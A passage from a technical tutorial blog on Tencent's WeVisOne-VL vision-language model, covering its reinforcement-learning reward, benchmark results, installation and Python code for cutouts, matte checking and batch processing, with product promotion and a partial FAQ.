
SFT optimizes token likelihood, which cannot directly reward a tight box, so the last stage is reinforcement learning with GRPO, the group-relative method introduced in DeepSeekMath [29]. For each prompt the SFT model samples G=8 responses, and the authors keep prompts where the outcome is uncertain, scoring each with U = 4 x mu x (1 - mu) x sigma over the group's rewards. A prompt that always succeeds or always fails scores zero, because identical outcomes give GRPO no relative signal [2]. About 140K prompts were selected this way and supplemented with box and pointing data, giving 178K: 44.0% detection, 20.8% dense detection, 17.5% referring localization, 7.9% OCR, 5.8% referring segmentation and 4.0% pointing [2].

The reward is r = 2 x the sum of IoU cubed over matched pairs divided by (N_gt + N_pred), with one-to-one Hungarian matching inside each class. Cubing makes high-IoU boxes worth far more: IoU 0.95 earns 0.857, 0.90 earns 0.729, 0.60 earns 0.216 and 0.50 earns 0.125. The denominator charges for duplicates and misses, and an absent target pays 1 only if the model predicts nothing [2]. Segmentation and matting samples are rewarded on their boxes alone, so no mask or matte is scored during RL. Rex-Omni also uses geometry-aware RL rewards, so this refines an established recipe [18]. The reward and the uncertainty score fit in a short script that I ran on synthetic boxes, with its printed values quoted below the code. The paper does not say whether sigma is a population or sample standard deviation, so the script uses the population form.
python/code
import numpy as np
from scipy.optimize import linear_sum_assignment


def iou(a, b):
    ix = max(0.0, min(a[2], b[2]) - max(a[0], b[0]))
    iy = max(0.0, min(a[3], b[3]) - max(a[1], b[1]))
    inter = ix * iy
    union = (a[2] - a[0]) * (a[3] - a[1]) + (b[2] - b[0]) * (b[3] - b[1]) - inter
    return inter / union if union > 0 else 0.0


def grounding_reward(pred, gt):
    """r = 2 * sum(IoU^3 over matched pairs) / (N_gt + N_pred), as described in the paper's Eq. 13.
    pred and gt are lists of boxes for ONE semantic class; matching is one-to-one (Hungarian)."""
    if not pred and not gt:
        return 1.0  # absent target and no prediction
    if not pred or not gt:
        return 0.0  # a miss, or a hallucination on an absent target
    cost = np.array([[-iou(p, g) for g in gt] for p in pred])
    rows, cols = linear_sum_assignment(cost)
    total = sum(iou(pred[r], gt[c]) ** 3 for r, c in zip(rows, cols))
    return 2.0 * total / (len(gt) + len(pred))


def uncertainty(rewards):
    """U = 4 * mu * (1 - mu) * sigma over a group of rollout rewards (population std here)."""
    r = np.asarray(rewards, dtype=float)
    mu, sigma = r.mean(), r.std()
    return float(4 * mu * (1 - mu) * sigma)


if __name__ == "__main__":
    gt = [(0.10, 0.10, 0.40, 0.50), (0.55, 0.20, 0.90, 0.80)]
    tight = [(0.11, 0.10, 0.40, 0.50), (0.55, 0.21, 0.90, 0.80)]
    loose = [(0.05, 0.05, 0.45, 0.55), (0.50, 0.15, 0.95, 0.85)]
    dup = tight + [(0.11, 0.10, 0.40, 0.50)]
    print("tight boxes:     %.3f" % grounding_reward(tight, gt))
    print("loose boxes:     %.3f" % grounding_reward(loose, gt))
    print("duplicate box:   %.3f" % grounding_reward(dup, gt))
    print("one box missed:  %.3f" % grounding_reward(tight[:1], gt))
    print("absent, silent:  %.3f" % grounding_reward([], []))
    print("absent, boxed:   %.3f" % grounding_reward(tight[:1], []))
    for k in (0, 2, 4, 6, 8):
        print("%d of 8 rollouts correct -> U = %.3f" % (k, uncertainty([1] * k + [0] * (8 - k))))
On a two-object scene the script scores tight boxes at 0.927, loose boxes (IoU near 0.6 and 0.67) at 0.256, a duplicate box at 0.742, a missed object at 0.602, a silent answer to an absent target at 1.0 and a boxed answer to an absent target at 0.0. A prompt where 4 of 8 rollouts succeed gets U = 0.50, 2 or 6 of 8 gets 0.325, and 0 or 8 of 8 gets 0. SFT used 128 GPUs and RL 160, over 593 RL steps [2].
Step 6: Reading the Benchmarks Honestly
The protocol is greedy decoding at temperature 0 with at most 1,960 visual tokens per image, against Qwen3-VL Instruct models, Qwen3.5 with thinking mode on, Rex-Omni, LocateAnything and task specialists. Detection, referring and OCR report F1 averaged over IoU thresholds from 0.5 to 0.95, because AP needs calibrated confidence scores that generative models lack, so these figures cannot be compared with AP leaderboards. COCO [34] and LVIS [35] are evaluated zero-shot [2].
| Task | Benchmark and metric | Best listed baseline | WeVisOne-VL-2B | WeVisOne-VL-4B |
|---|---|---|---|---|
| Detection | COCO, F1 Mean | 56.6 (Grounding DINO-T) | 55.2 | 57.1 |
| Detection | LVIS, F1 Mean | 50.7 (LocateAnything-3B) | 53.3 | 55.3 |
| Dense detection | Dense200, F1 Mean | 58.7 (LocateAnything-3B) | 61.4 | 71.3 |
| Referring | RefCOCOg test, F1 Mean | 77.6 (LocateAnything-3B) | 78.2 | 81.8 |
| Rejection | WeRef-Bench, rejection rate | 73.0 (LocateAnything-3B) | 92.9 | 96.4 |
| Counting | PixMo-Count test, accuracy | 82.8 (LocateAnything-3B) | 88.1 | 89.6 |
| Counting | MixCount test, accuracy | 15.2 (LocateAnything-3B) | 32.2 | 40.4 |
| Pointing | PointBench, accuracy | 69.9 (Rex-Omni-3B) | 62.9 | 71.9 |
| OCR | TotalText, F1 Mean | 43.3 (LocateAnything-3B) | 42.5 | 52.0 |
| Referring segmentation | ReasonSeg val, gIoU | 65.0 (LISA-13B, fine-tuned) | 60.9 | 71.2 |
| Referring segmentation | Ref-ZOM, rejection rate | 41.9 (GSVA-7B) | 62.4 | 86.0 |
| Box-prompted matting | P3M-500-NP, MAD (lower is better) | 15.4 (SAM2-Matting, SAM3) | 6.6 | 7.3 |
| Text-prompted matting | WeRefMat referring, MAD (lower is better) | 22.4 (Qwen3.5-9B + SAM2-Matting) | 15.8 | 9.8 |
Detection and the strict-IoU caveat
The biggest detection gain is on crowds: Dense200 F1 of 71.3 against 58.7. COCO is closer, 57.1 against 56.6 for the Grounding DINO-T specialist, though at IoU 0.5 the model leads 74.0 to 69.8 [2][20]. At the strict IoU of 0.95, Grounding DINO-T still leads on COCO (23.0 against 19.5) and LocateAnything-3B on LVIS (31.1 against 28.8) [2][19], so the recall wins are clearer than the edge-tightness wins on common categories.
Referring, rejection and counting
On RefCOCOg test the 4B scores 81.8 against 77.6, and the sharper story is rejection: on RefCOCOg-Rej, Rex-Omni-3B and LocateAnything-3B reject only 0.5% and 0.6% of absent-target expressions, meaning they almost always emit a box anyway, while the 4B rejects 67.4% and the 2B 50.2% [2]. On the authors' WeRef-Bench the 4B rejects 96.4% of absent-target queries against 73.0% for the best baseline [5], and in the paper's example, a query for a person in a white shirt and red shorts, which no one in the image matched, drew a box from both baselines and none from WeVisOne-VL.
Counting is exact-match accuracy, so one miscounted object is a failure. The 4B scores 57.1 on CountQA against 52.4 [40], 89.6 on PixMo-Count test, and 40.4 on MixCount test against 15.2 for the best baseline [41], while CLOC test at 28.3 shows that hard sets remain unsolved. In one of the paper's counting examples Rex-Omni reports 537 objects where the truth is 42 [2].
OCR, pointing and referring segmentation
OCR is scored as grounding: the transcription must match exactly and the box must clear the IoU threshold, which keeps absolute F1 modest. The 4B reaches 52.0 on TotalText against 43.3 for the best VLM baseline and 25.7 for the PP-OCRv5 specialist [2]. For referring segmentation it reaches 84.5 cIoU on RefCOCO testA against 83.0 for UniPixel-7B, and 71.2 gIoU on ReasonSeg val against 65.0 for fine-tuned LISA-13B, with no chain of thought. On Ref-ZOM it rejects 86.0% of absent-target expressions against 41.9% for GSVA, although the 2B has the higher Ref-ZOM cIoU, 73.4 against 72.2 [2][30].
Matting
MAD is the mean absolute difference between predicted and ground-truth alpha, multiplied by 1,000, so 7.3 corresponds to a mean absolute alpha difference of 0.0073. The table also lists Matte Anything, a SAM-based interactive baseline [36]. For box prompts every method received the ground-truth box, and the authors summarize the result as competitive with task-specific matting models and consistently ahead of the SAM2-Matting baseline [2][25].
| Method (MAD x 1,000, lower is better) | P3M-500-NP (box) | AM-2K (box) | PPM-100 (box) | WeRefMat (category) | WeRefMat (referring) |
|---|---|---|---|---|---|
| Matte Anything | 24.4 | 13.2 | 10.5 | - | - |
| SAM2-Matting (SAM2.1-B+) | 19.0 | 11.1 | 9.3 | - | - |
| SAM2-Matting (SAM3) | 15.4 | 12.1 | 10.8 | 70.8 | 51.9 |
| Qwen3.5-9B + SAM2-Matting | - | - | - | 77.8 | 22.4 |
| WeVisOne-VL-2B | 6.6 | 5.7 | 5.3 | 17.7 | 15.8 |
| WeVisOne-VL-4B | 7.3 | 5.0 | 6.1 | 16.4 | 9.8 |

Bigger is not uniformly better here: the 2B wins P3M-500-NP and PPM-100, while the 4B wins AM-2K and both text-prompted WeRefMat settings [2][37][38][39].
What the numbers do not tell you
WeRef-Bench (2,880 English and Chinese queries) and WeRefMat are the authors' in-house benchmarks, the authors ran the baselines, and the repository ships an evaluation pipeline so others can check the results [2][5]. Treat the tables as a strong first signal and test your own images.
Step 7: Running It, From Install to Cutout
The package pins transformers==5.12.1, torch==2.11.0 and an optional vllm==0.23.0, and needs Python 3.10 or newer [12]. The repositories hold 9.66 GB of weights for the 4B and 4.88 GB for the 2B, so weights alone take about 9.0 and 4.5 GiB before activations and the KV cache, my estimate of the floor and not a measured requirement [45][46].
bash/code
# From the GitHub README
git clone https://github.com/Tencent/WeVisOne-VL.git && cd WeVisOne-VL
conda create -n wevisone-vl python=3.10 -y && conda activate wevisone-vl
pip install -r requirements.txt && pip install -v -e .

# Optional local Gradio demo, also from the README
CUDA_VISIBLE_DEVICES=0 python demo/app.py --model tencent/WeVisOne-VL-4B
The next snippet is the model card's own quick-start code, and it has not been tested in a run for this article, because I did not download the weights [3].
python/code
# Quick start from the WeVisOne-VL-4B model card (use "tencent/WeVisOne-VL-2B" for the 2B)
from PIL import Image
from wevisone_vl import WeVisOneVL

model = WeVisOneVL("tencent/WeVisOne-VL-4B", device="auto", dtype="bfloat16")
image = Image.open("example.jpg").convert("RGB")
result = model.predict(image, task="matting", query="person", temperature=0.0)
print(result.response, len(result.masks))
device="auto" picks the first CUDA device, then an NPU, then the CPU (with float32), and temperature=0.0 gives greedy decoding. The call returns an InferenceResult with the raw response, the prompt, boxes as normalized xyxy values, masks as one float32 array per instance at the original image size, and latency_s [8]. The README adds save_result, which writes response.txt, result.json, overlay.png, alpha.png, cutout.png and per-instance PNGs under masks/ [5][11].
python/code
# README example; run it from the repository root so the demo images resolve
from PIL import Image
from wevisone_vl import WeVisOneVL
from wevisone_vl.visualization import save_result

model = WeVisOneVL("tencent/WeVisOne-VL-4B", backend="transformers")  # or backend="vllm"
# model = WeVisOneVL("tencent/WeVisOne-VL-2B", backend="transformers")  # Use 2B instead

# Object-level: open-vocabulary detection
image = Image.open("demo/examples/images/livingroom.jpg").convert("RGB")
result = model.predict(image, task="detection", query=["sofa", "pillow", "coffee table", "lamp"])
save_result("outputs/detection", image, result)

# Pixel-level: promptable alpha matting
image = Image.open("demo/examples/images/seabreeze.jpg").convert("RGB")
result = model.predict(image, task="matting", query="person")
save_result("outputs/matting", image, result)
Two defaults matter: the engine's max_pixels is 2025 x 32 x 32, which is 2,073,600 pixels, exactly a 1,920 x 1,080 frame, and with 16-pixel patches merged 2 x 2 each visual token covers 32 x 32 pixels [8][14]. A 12-megapixel phone photo is therefore scaled down by about 2.4 times per side before the VLM sees it, by my arithmetic. Generation defaults to 4,096 new tokens [8]. To see outputs first, the 2B and 4B Hugging Face Spaces run the model in a browser [43][44].
Choosing a size depends on the task. The 4B leads on counting, OCR, referring and dense detection, while the 2B stays within about two points on COCO and LVIS detection and wins two of the three box-prompted matting benchmarks, so test both [2].
Step 8: From Matte to Finished Asset
A matte becomes useful once you composite it. The numpy and Pillow helper file below merges instance mattes, chokes the edge by a pixel to hide a fringe of the old background, exports an RGBA cutout, composites onto a new background and grows the matte into an inpainting mask. It also includes check_matte, which compares a matte with the box the model emitted using criteria adapted from the paper's annotation filter: foreground precision, bounding-box IoU and centroid offset [2]. On a synthetic soft-edged ellipse, the right box passed with a box IoU of 0.993 and a wrong box failed.
python/code
# Save as cutout_tools.py
import numpy as np
from PIL import Image, ImageFilter


def combined_alpha(masks, width, height):
    """Merge per-instance alpha maps (float 0..1) into one matte with a per-pixel max."""
    alpha = np.zeros((height, width), dtype=np.float32)
    for m in masks:
        m = np.clip(np.asarray(m, dtype=np.float32), 0.0, 1.0)
        if m.shape != (height, width):
            img = Image.fromarray((m * 255).astype(np.uint8)).resize((width, height), Image.BILINEAR)
            m = np.asarray(img, dtype=np.float32) / 255.0
        alpha = np.maximum(alpha, m)
    return alpha


def choke(alpha, px=1):
    """Shrink the matte by a few pixels to hide a thin fringe of the old background."""
    if px <= 0:
        return alpha
    img = Image.fromarray((alpha * 255).astype(np.uint8)).filter(ImageFilter.MinFilter(2 * px + 1))
    return np.asarray(img, dtype=np.float32) / 255.0


def cutout_rgba(image, alpha):
    """RGBA image with the matte as the alpha channel."""
    rgb = np.asarray(image.convert("RGB"), dtype=np.uint8)
    a = (np.clip(alpha, 0, 1) * 255).astype(np.uint8)
    return Image.fromarray(np.dstack([rgb, a]), mode="RGBA")


def composite(image, alpha, background):
    """out = alpha * foreground + (1 - alpha) * background (straight alpha, opaque background)."""
    fg = np.asarray(image.convert("RGB"), dtype=np.float32)
    bg = np.asarray(background.convert("RGB").resize(image.size, Image.LANCZOS), dtype=np.float32)
    a = np.clip(alpha, 0, 1)[..., None]
    return Image.fromarray(np.clip(a * fg + (1 - a) * bg, 0, 255).astype(np.uint8))


def inpaint_mask(alpha, threshold=0.5, grow_px=12):
    """Binary edit mask (255 = region to regenerate), grown a little so seams fall outside the object."""
    binary = Image.fromarray(((alpha >= threshold) * 255).astype(np.uint8))
    if grow_px > 0:
        blurred = binary.filter(ImageFilter.GaussianBlur(grow_px))
        binary = blurred.point(lambda v: 255 if v > 8 else 0)
    return binary


def check_matte(alpha, box_norm, threshold=0.5, min_pixels=8, min_precision=0.8,
                min_box_iou=0.7, max_center_shift=0.15, margin=0.02):
    """Compare a matte against the box the model emitted for it (criteria adapted from the paper's
    annotation filter). box_norm is (x0, y0, x1, y1) on a 0..1 scale. Returns (ok, metrics)."""
    h, w = alpha.shape
    fg = alpha >= threshold
    n = int(fg.sum())
    if n < min_pixels:
        return False, {"pixels": n}
    x0, y0, x1, y1 = box_norm[0] * w, box_norm[1] * h, box_norm[2] * w, box_norm[3] * h
    ys, xs = np.nonzero(fg)
    mx0, my0, mx1, my1 = xs.min(), ys.min(), xs.max() + 1, ys.max() + 1
    # share of foreground pixels inside the box, with a small margin for hair and fur
    px, py = margin * w, margin * h
    inside = ((xs >= x0 - px) & (xs < x1 + px) & (ys >= y0 - py) & (ys < y1 + py)).sum()
    precision = float(inside) / n
    ix = max(0.0, min(x1, mx1) - max(x0, mx0))
    iy = max(0.0, min(y1, my1) - max(y0, my0))
    inter = ix * iy
    union = (x1 - x0) * (y1 - y0) + (mx1 - mx0) * (my1 - my0) - inter
    box_iou = inter / union if union > 0 else 0.0
    shift = float(np.hypot(xs.mean() - (x0 + x1) / 2, ys.mean() - (y0 + y1) / 2))
    shift /= float(np.hypot(x1 - x0, y1 - y0)) or 1.0
    ok = precision >= min_precision and box_iou >= min_box_iou and shift <= max_center_shift
    return ok, {"pixels": n, "precision": round(precision, 3), "box_iou": round(float(box_iou), 3), "center_shift": round(shift, 3)}


if __name__ == "__main__":
    # Synthetic check: a soft-edged ellipse standing in for a model matte on a 640x480 photo.
    W, H = 640, 480
    yy, xx = np.mgrid[0:H, 0:W]
    d = ((xx - 320) / 120.0) ** 2 + ((yy - 240) / 160.0) ** 2
    alpha = np.clip((1.15 - d) / 0.3, 0, 1).astype(np.float32)  # soft falloff at the rim
    photo = Image.fromarray(np.full((H, W, 3), (200, 120, 60), dtype=np.uint8))
    bg = Image.fromarray(np.full((H, W, 3), (20, 30, 90), dtype=np.uint8))
    good_box = (200 / W, 80 / H, 440 / W, 400 / H)
    bad_box = (0.0, 0.0, 0.2, 0.2)
    print("good box:", check_matte(alpha, good_box))
    print("wrong box:", check_matte(alpha, bad_box))
    out = composite(photo, choke(alpha, 1), bg)
    print("composite size/center pixel/corner pixel:", out.size, out.getpixel((320, 240)), out.getpixel((5, 5)))
    print("RGBA mode:", cutout_rgba(photo, alpha).mode, "| mask unique values:", np.unique(np.asarray(inpaint_mask(alpha))).tolist())
The batch script below wires the model to those helpers. It logs the raw response and latency for every image and query, skips queries the model marks absent, and flags cutouts that fail the check for review. I exercised its logic with a stub in place of the model.
python/code
# Save as batch_cutouts.py next to cutout_tools.py
import json
from pathlib import Path

from PIL import Image
from wevisone_vl import WeVisOneVL
from cutout_tools import check_matte, choke, combined_alpha, cutout_rgba, inpaint_mask


def run(image_dir, queries, out_dir, model_id="tencent/WeVisOne-VL-4B"):
    model = WeVisOneVL(model_id, device="auto", dtype="bfloat16")
    out = Path(out_dir)
    out.mkdir(parents=True, exist_ok=True)
    with (out / "log.jsonl").open("a", encoding="utf-8") as log:
        for path in sorted(Path(image_dir).glob("*.jpg")):
            image = Image.open(path).convert("RGB")
            for query in queries:
                res = model.predict(image, task="matting", query=query, temperature=0.0)
                row = {"image": path.name, "query": query, "response": res.response,
                       "instances": len(res.masks), "latency_s": round(res.latency_s, 2),
                       "status": "ok"}
                if not res.masks:
                    row["status"] = "absent"  # None or no <OBJ>: never fabricate a cutout
                else:
                    alpha = combined_alpha(res.masks, *image.size)
                    checks = [check_matte(m, b) for m, b in zip(res.masks, res.boxes)]
                    if not all(ok for ok, _ in checks):
                        row["status"] = "review"  # send to a human instead of publishing
                        row["checks"] = [metrics for _, metrics in checks]
                    stem = f"{path.stem}__{query.replace(' ', '_')}"
                    cutout_rgba(image, choke(alpha, 1)).save(out / f"{stem}.png")
                    inpaint_mask(alpha).save(out / f"{stem}__mask.png")
                log.write(json.dumps(row) + "\n")


if __name__ == "__main__":
    run("photos", ["person", "coffee mug"], "outputs/cutouts")
Thumbnails. Cut out the presenter or the hero product with a short query, drop the RGBA file onto a new background, and bring the result into Miraflow's YouTube Thumbnail Maker, which accepts an optional reference image, a pasted YouTube link and thumbnail text. Clean silhouettes suit the minimalist look in hero-object YouTube thumbnail prompts and make before and after thumbnail layouts easier to build.
Product shots. Query "product" for the cutout, then use the same model as a gate: count_box with "bottles" confirms a six-pack really has six, and ocr_grounding with the label text checks that a printed name is present and where it sits. That fits the studio-style workflows in AI product photo prompts and the Shopify product photography guide.
Inpainting masks. The grown mask from inpaint_mask is a ready edit region for a pipeline you build yourself. Miraflow's image inpainting asks you to mask a region by click and drag and regenerates only that area, as the inpainting walkthrough shows, so the automatic mask is most useful as a guide for where to brush.
Step 9: WeVisOne-VL Versus a SAM-Style Pipeline
A typical SAM-style cutout pipeline chains Grounding DINO for text-driven boxes [20], SAM 2 for masks [22] and a matting head such as SAM2Matting for alpha [25]. SAM 3 folds text prompts, detection and segmentation into one model using short noun phrases or image exemplars, with video tracking [23]. WeVisOne-VL's matting table compares against SAM2-Matting on SAM2.1 and SAM3 backbones and the data engine uses SAM 3 as a label source, so SAM 3 is its closest relative.
| Approach | Models to load | How you name the target | Absent target in the paper's tests | Output | Video |
|---|---|---|---|---|---|
| Grounding DINO + SAM 2 + matting head | Three checkpoints | Category names or referring expressions go to the detector | Grounding DINO-T rejects 0.0 on RefCOCOg-Rej | Boxes, masks, alpha | SAM 2 and SAM2Matting handle video |
| SAM 3 (+ matting head) | One segmentation model, plus a head for alpha | Short noun phrases or image exemplars | Not reported on the paper's rejection benchmarks | Masks and identities; alpha through SAM2Matting | Yes, tracks in video |
| Rex-Omni-3B or LocateAnything-3B | One model | Natural language | Reject 0.5 and 0.6 on RefCOCOg-Rej | Boxes, points (OCR for Rex-Omni) | No |
| Qwen3-VL or Qwen3.5 alone | One model | Natural language | Qwen3.5-9B rejects 70.7 on WeRef-Bench | Evaluated for boxes, points, counts, OCR | Native video in Qwen3-VL |
| WeVisOne-VL | One model plus a 38.5 MB decoder file | Natural language | 4B rejects 96.4 on WeRef-Bench | Boxes, points, counts, OCR, masks, alpha | No, single-turn images |
The paper's qualitative figures illustrate the practical differences. In box-prompted matting, SAM2-Matting made an apron logo transparent and left a hole in the subject, while WeVisOne-VL kept the logo opaque and retained a rabbit's whiskers. In text-prompted matting, the Qwen3.5 plus SAM2-Matting pipeline selected one of two people in black, and the SAM3 variant missed them and added distractors on a balloon query [2]. The authors selected these examples, so read them as failure modes to test for on your own data and not as a measured rate.
Choose by job: interactive click-to-select tools suit SAM 2, whose prompts are points and boxes [22], and video suits SAM 2 or SAM 3 tracking plus a video matting model such as MatAnyone 2, since WeVisOne-VL rejects video grids [3][26]. Batch, text-driven cutouts, counts and OCR checks on still images, especially with a need for explicit absence, suit WeVisOne-VL. For the tightest boxes on common categories at IoU 0.95, test Grounding DINO on your data first [2].
Step 10: Limitations to Plan Around
The model card says fine alpha boundaries remain sensitive to image resolution, severe occlusion, complex transparency and prompt phrasing, that the model emits structured outputs without chain of thought, and that it targets single-turn image perception [3]. The paper adds that its limited general-purpose data may weaken general abilities relative to the Qwen3-VL base, and that real instructions are often vaguer than benchmark prompts [2]. By my reading of the code, a working resolution of roughly 2 megapixels, bilinear upsampling and a 1,024-pixel decoder canvas cap hair-level detail on large photos. Glass and smoke remain hard, and a vague prompt such as "the thing on the left" gives the model less to work with than "the red mug on the left". The card also states that the intended use is research, that third-party components keep their own licenses, and that the model is not meant for high-impact decisions or identifying individuals, and fine-tuning code is still unchecked on the repository's TODO list [3][5].
Common Mistakes When Using WeVisOne-VL
- Treating
segmentationandmattingas different outputs. In the code I read they share one instruction and both return soft maps, so threshold explicitly when you need a binary mask [9]. - Feeding a 12-megapixel photo and expecting 12-megapixel hair detail. The model sees about 2 megapixels and the decoder canvas is 1,024 x 1,024 [2][8].
- Merging overlapping subjects with a per-pixel maximum.
combined_alphaloses instance identity for touching people, so keep instances separate when it matters. - Forcing a cutout when the answer was
None. An empty result is a feature, and the rejection numbers exist because the model was trained for it [2]. - Using vague queries. Add color, position and relation, because prompt phrasing is a named sensitivity [3].
- Skipping the version pins. The checkpoint config records
transformers_version5.12.1 and the package pins exact versions, so match them before debugging anything else [12][14]. - Using it to identify people. The card says the model is not intended for that [3].
Production Best Practices
Pin and package. Freeze the pinned dependencies, record the model revision, and keep mask_decoder.pt with the weights because the engine will not load without it [8][12].
Set a resolution policy. Decide the working size once, run matting at it, and composite onto the full-resolution original only after resizing the alpha, since the model's detail ceiling is its own input.
Gate every output. Log response, latency_s and the check_matte metrics, route failures to a review folder, and sample a few percent of passes for human review, because an automated check cannot see a wrong-but-plausible subject.
Budget tokens for crowds. Training allowed up to 500 instances per response, a box costs four coordinate tokens plus an <OBJ> and separators, so at about six tokens per instance by my estimate the engine's default of 4,096 new tokens covers roughly 680 instances before tags, and denser scenes need a higher max_new_tokens and longer responses [2][8].
Batch and cache. predict_batch batches generation, the vllm backend exists for throughput, and greedy decoding at temperature 0 is effectively deterministic, so cache by image hash and query [8].
Evaluate on your own set. Build 100 representative images with hand-checked cutouts, measure pass rate, absent-query accuracy and review rate for both sizes, and rerun when you upgrade.
Respect people and rights. Cutting faces out of other people's footage raises consent questions, and platforms are building likeness detection, as in YouTube's face likeness detection.
How Creators Can Use This Today
You do not need to run the model to use the idea. If you want cutouts today, open Miraflow's AI image generator and editor, where the transformation list includes an object and background removal prompt, then bring the subject into the YouTube Thumbnail Maker as a reference image and add your text. When one region needs repainting, use image inpainting. If you build tools, WeVisOne-VL turns "find it, count it, read it and cut it out" into a single call. For more open releases from Tencent, read about the Hy-Nomas world model and Hy4 Preview, and for background on open vision models see the Nemotron 3.5 Super VL explainer and the Vision Transformers guide.
If you want to explain the idea to your own audience, here is a Wan-style video prompt for a short tabletop clip that mirrors the stills in this post, which you can turn into a Short with Text2Shorts.
Top-down locked-off shot of a wooden desk in soft window light from the left: a hand lays a clear acetate sheet with a thin red rectangle over a printed photo of a long-haired dog, then swaps it for a second sheet with a flat blue silhouette, then a third sheet whose soft white silhouette keeps every wisp of fur, small paper tags reading BOX, MASK and ALPHA slide in beside each sheet, smooth 5-second clip, shallow depth of field, natural paper and acetate textures, no text artifacts, no logos, no watermark.
Frequently Asked Questions
What is WeVisOne-VL?
WeVisOne-VL (WeChat Vision All-in-One) is an open vision-language model from WeChat Vision at Tencent, built on Qwen3-VL in 2B and 4B sizes. It does object detection, referring localization, counting, pointing, OCR localization, referring segmentation and promptable alpha matting through structured next-token prediction and a 9.6M-parameter pixel decoder [1][3].
When was it released and under what license?
